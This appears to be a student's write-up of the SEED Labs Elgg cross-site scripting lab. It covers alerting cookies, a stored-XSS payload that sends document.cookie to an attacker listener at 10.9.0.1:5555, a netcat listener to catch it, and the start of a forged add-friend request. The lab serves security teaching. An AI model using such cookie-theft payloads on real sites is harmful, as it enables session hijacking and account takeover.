This task involves adding a JavaScript application to the Elgg profile so that when another user views the profile, the alert window will show the user's cookies. This can be done by adding some extra code to the JavaScript application used for the prior task:

Observation: -Anyone who views your profile his/her cookie will display in alert window. We need to modify Samy's profile as shown below.









Note: - To see between Samy's cookie and Alice or anyone else's cookie a comparison should be made.

Comparison: -We are able to see the Pvisitor is same for Alice and Samy's profile but the ID is different.




ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications
Firefox
hosts [Read-Only] (/et...
root@ca99e4249725: /
Thunar
[Terminal - seed@ip-1...
GitHub - ufidon/its45
New Tab
Samy : Elgg For SEE
Web_XSS_Elgg.pdf
its450/labs/lab09 at
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com
__gsas=ID=e68e71ed08e3055c:T=1694068610:RT=1694068610:S=ALNI_MZe-Cs4wN7UxP9fV_nzki-djpUm4Q; pvisitor=576ab8ea-a6b6-4bc9-80b7-a53b502be0e7; caf_ipaddr=10.116.88.246; country=; city=""; traffic_target=gd; Elgg=9186cmj5nn544djmqni8rmuhcp
OK


Task 3: Stealing Cookies from the Victim's Machine

The goal of this task is for the attacker to transmit cookies to themselves using JavaScript. The attacker must get an HTTP request from the malicious JavaScript code, along with the cookies, for this to happen.

```
<script>document.write('<img src=http://10.9.0.1:5555?c='
                        + escape(document.cookie) + '   >');
</script>
```

Observation: -In this task, the attacker wants to ask the JavaScript code to send the cookie to him or herself. Here malicious JavaScript code needs to send an HTTP request to the attacker Samy, with the cookies appended to the request.

Login to Samy's profile




Logout from Samy's Profile

The **nc -lknv 5555** command is a usage of the **netcat** utility with specific options and parameters. This command instructs **netcat** to listen on port 5555 for incoming network connections and to display verbose output.

- **nc**: Stands for netcat, a versatile networking utility for reading from and writing to network connections.
- **-l**: Indicates that netcat should listen for incoming connections (used for server mode).
- **-k**: Specifies that netcat should stay listening for multiple connections. Without this flag, netcat would exit after handling a single connection.
- **-n**: Tells netcat not to resolve hostnames. This is useful when you want to speed up the connection setup by avoiding DNS lookups.
- **-v**: Enables verbose mode, which provides detailed output about the connections and data transfer.
- **5555**: Specifies the port number (in this case, port 5555) on which netcat will listen for incoming connections.

We need to enable listening on the port.


Now Login as Alice





Task 4: Becoming the Victim's Friend

In this task, we must create a malicious JavaScript program for this assignment that generates forged HTTP requests from the victim's browser without the attacker's involvement. Adding Samy as a friend to the victim is the attack's main goal.


Observation: -Go to addfriend.js profile









We need to find Samy's GUID
Login as Samy




Go to Samy's profile.






Remove the old description




GUID is 59


We got the GUID from page source of 59.

Change the code to 59

